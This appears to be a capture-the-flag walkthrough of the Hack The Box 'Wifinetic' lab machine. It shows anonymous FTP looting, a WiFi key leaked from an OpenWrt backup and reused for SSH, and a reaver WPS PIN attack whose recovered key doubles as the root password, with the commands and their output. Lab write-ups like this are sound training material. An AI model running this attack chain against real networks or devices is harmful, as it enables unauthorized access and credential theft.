HTB : Wifinetic (Easy)
Quick review of the machine :
Wifinetic was a relatively simple box but still funny enough because of the memories it brought back.
I will start by discovering a FTP share with anonymous login enabled, which contains an interesting backup archive file among other PDF files.
The backup will leak me a password that I will reuse to gain a foothold on the machine as netadmin using SSH.
To get root on the machine, I will use a famous WPS cracking tool called reaver which will give me the pre-shared key of the network, which is root’s password aswell.
Enjoy !
Enumeration
As always I’ll start with a nmap scan to discover what is running on the box :
nmap -vv -sC -sV --min-rate 5000 -oN nmap/initial_scan 10.129.25.59
PORT   STATE SERVICE    REASON  VERSION
21/tcp open  ftp        syn-ack vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| -rw-r--r--    1 ftp      ftp          4434 Jul 31 11:03 MigrateOpenWrt.txt
| -rw-r--r--    1 ftp      ftp       2501210 Jul 31 11:03 ProjectGreatMigration.pdf
| -rw-r--r--    1 ftp      ftp         60857 Jul 31 11:03 ProjectOpenWRT.pdf
| -rw-r--r--    1 ftp      ftp         40960 Sep 11 15:25 backup-OpenWrt-2023-07-26.tar
|_-rw-r--r--    1 ftp      ftp         52946 Jul 31 11:03 employees_wellness.pdf
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.10.14.49
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 1
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh        syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.9 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC82vTuN1hMqiqUfN+Lwih4g8rSJjaMjDQdhfdT8vEQ67urtQIyPszlNtkCDn6MNcBfibD/7Zz4r8lr1iNe/Afk6LJqTt3OWewzS2a1TpCrEbvoileYAl/Feya5PfbZ8mv77+MWEA+kT0pAw1xW9bpkhYCGkJQm9OYdcsEEg1i+kQ/ng3+GaFrGJjxqYaW1LXyXN1f7j9xG2f27rKEZoRO/9HOH9Y+5ru184QQXjW/ir+lEJ7xTwQA5U1GOW1m/AgpHIfI5j9aDfT/r4QMe+au+2yPotnOGBBJBz3ef+fQzj/Cq7OGRR96ZBfJ3i00B/Waw/RI19qd7+ybNXF/gBzptEYXujySQZSu92Dwi23itxJBolE6hpQ2uYVA8VBlF0KXESt3ZJVWSAsU3oguNCXtY7krjqPe6BZRy+lrbeska1bIGPZrqLEgptpKhz14UaOcH9/vpMYFdSKr24aMXvZBDK1GJg50yihZx8I9I367z0my8E89+TnjGFY2QTzxmbmU=
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH2y17GUe6keBxOcBGNkWsliFwTRwUtQB3NXEhTAFLziGDfCgBV7B9Hp6GQMPGQXqMk7nnveA8vUz0D7ug5n04A=
|   256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIKfXa+OM5/utlol5mJajysEsV4zb/L0BJ1lKxMPadPvR
53/tcp open  tcpwrapped syn-ack
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
As we can see, 3 ports are open and we also discover the files present on the open FTP share thanks to nmap’s default script.
FTP Share
I will connect to the FTP share by doing ftp 10.129.25.59 to download the files on my host machine :
┌──(soci㉿kali)-[~/…/htb/easy/Wifinetic/nmap]
└─$ ftp 10.129.25.59
Connected to 10.129.25.59.
220 (vsFTPd 3.0.3)
Name (10.129.25.59:soci): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||46975|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          4434 Jul 31 11:03 MigrateOpenWrt.txt
-rw-r--r--    1 ftp      ftp       2501210 Jul 31 11:03 ProjectGreatMigration.pdf
-rw-r--r--    1 ftp      ftp         60857 Jul 31 11:03 ProjectOpenWRT.pdf
-rw-r--r--    1 ftp      ftp         40960 Sep 11 15:25 backup-OpenWrt-2023-07-26.tar
-rw-r--r--    1 ftp      ftp         52946 Jul 31 11:03 employees_wellness.pdf
226 Directory send OK.
ftp> prompt off
Interactive mode off.
ftp> mget *

┌──(soci㉿kali)-[~/…/htb/easy/Wifinetic/loots]
└─$ ls
MigrateOpenWrt.txt         ProjectOpenWRT.pdf             employees_wellness.pdf
ProjectGreatMigration.pdf  backup-OpenWrt-2023-07-26.tar
For the sake of readability I will not show every pdf document but skimming through allowed me to discover some usernames such as samantha.wood93 and olivia.walker17.
My initial thought was to bruteforce SSH passwords of those two but it didn’t lead anywhere so I moved on.
Backup file
As said earlier on, you can see that we discovered a backup file ; backup-OpenWrt-2023-07-26.tar.
After extracting the archive I opened it in my text editor to see if we could find some interesting information, the files inside are as follows :

We can discover the netadmin user within the passwd file :
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
ntp:x:123:123:ntp:/var/run/ntp:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
logd:x:514:514:logd:/var/run/logd:/bin/false
ubus:x:81:81:ubus:/var/run/ubus:/bin/false
netadmin:x:999:999::/home/netadmin:/bin/false
Most files aren’t interesting for us, except /etc/config/wireless leaking us a password of VeRyUniUqWiFIPasswrd1!
config wifi-device 'radio0'
	option type 'mac80211'
	option path 'virtual/mac80211_hwsim/hwsim0'
	option cell_density '0'
	option channel 'auto'
	option band '2g'
	option txpower '20'

config wifi-device 'radio1'
	option type 'mac80211'
	option path 'virtual/mac80211_hwsim/hwsim1'
	option channel '36'
	option band '5g'
	option htmode 'HE80'
	option cell_density '0'

config wifi-iface 'wifinet0'
	option device 'radio0'
	option mode 'ap'
	option ssid 'OpenWrt'
	option encryption 'psk'
	option key 'VeRyUniUqWiFIPasswrd1!'
	option wps_pushbutton '1'

config wifi-iface 'wifinet1'
	option device 'radio1'
	option mode 'sta'
	option network 'wwan'
	option ssid 'OpenWrt'
	option encryption 'psk'
	option key 'VeRyUniUqWiFIPasswrd1!'
Initial Foothold
Now that we have an user and a password, my first idea was to proceed with credentials reuse which allows me to open a SSH session as netadmin on the machine.
We can also grab the user flag located in the /home/netadmin directory.
┌──(soci㉿kali)-[~/…/htb/easy/Wifinetic/loots]
└─$ ssh netadmin@10.129.25.59
The authenticity of host '10.129.25.59 (10.129.25.59)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.25.59' (ED25519) to the list of known hosts.
netadmin@10.129.25.59's password:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-162-generic x86_64)

netadmin@wifinetic:~$ ls
user.txt

netadmin@wifinetic:~$ cat user.txt | wc -c
33
Running LinPEAS.sh
Before poking at anything else, I will run the famous privilege escalation script LinPEAS to see if anything interesting pops up.
As always I’ll dismiss any red highlighted “CVE” result because it is only false positives (well, 99.9999% of the time).
Towards the end of the output, I see this :
Files with capabilities (limited to 50):
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/reaver = cap_net_raw+ep
Capabilities on a famous WPS cracking tool, on a WiFi-themed machine ??? That sure looks interesting.
Privilege Escalation
Cracking PIN with Reaver
For those who don’t know, reaver is a famous WPA/WPA2 PIN cracking tool, it is similar to aircrack-ng which you might be more familiar with.
At this point I immediately decided to follow this route, but I didn’t have any interface nor BSSID to attack.
Fortunately enough, Linux has a built-in network tool to get information about interfaces called iwconfig, let’s run it !
netadmin@wifinetic:~$ iwconfig
wlan2     IEEE 802.11  ESSID:off/any
          Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

lo        no wireless extensions.

eth0      no wireless extensions.

wlan1     IEEE 802.11  ESSID:"OpenWrt"
          Mode:Managed  Frequency:2.412 GHz  Access Point: 02:00:00:00:00:00
          Bit Rate:9 Mb/s   Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on
          Link Quality=70/70  Signal level=-30 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:7   Missed beacon:0

mon0      IEEE 802.11  Mode:Monitor  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

wlan0     IEEE 802.11  Mode:Master  Tx-Power=20 dBm
          Retry short limit:7   RTS thr:off   Fragment thr:off
          Power Management:on

hwsim0    no wireless extensions.
As we can see there are a couple of interfaces, but the most interesting to us are mon0 and wlan1.
mon0is an interface in monitor mode, which is necessary to capture/analyze wireless traffic, and to crack passwords !!wlan1is the interface linked to the OpenWrt equipment, which has a BSSID of02:00:00:00:00:00
We now have everything needed to let the magic happens with reaver !!
I will specify the interface in monitor mode using -i and the BSSID with -b.
Full command : reaver -i mon0 -b 02:00:00:00:00:00
As you can see we get a WPS PIN and a WPA PSK password in cleartext at the very bottom, which appears to also be the password of the root user !
netadmin@wifinetic:~$ reaver -i mon0 -b 02:00:00:00:00:00

Reaver v1.6.5 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 02:00:00:00:00:00
[+] Received beacon from 02:00:00:00:00:00
[!] Found packet with bad FCS, skipping...
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] 0.00% complete @ 2023-09-23 16:37:56 (0 seconds/pin)
[+] Associated with 02:00:00:00:00:00 (ESSID: OpenWrt)
[+] WPS PIN: '12345670'
[+] WPA PSK: 'WhatIsRealAnDWhAtIsNot51121!'
[+] AP SSID: 'OpenWrt'
We can now log-in as root and get the root flag.
netadmin@wifinetic:~$ su root
Password: WhatIsRealAnDWhAtIsNot51121!
root@wifinetic:/home/netadmin
# id;whoami
uid=0(root) gid=0(root) groups=0(root)
root

root@wifinetic:/home/netadmin cat /root/root.txt | wc -c
33
Final thoughts
A bit of knowledge about wifi password cracking was involved but everything was available on Google once you have a clear idea about what you have and need to do.
There’s no doubt that this is not a real-life scenario at all but being an easy machine this is no more surprising.
I hope you had fun exploiting this machine and (most importantly) while reading my short walkthrough, see you later !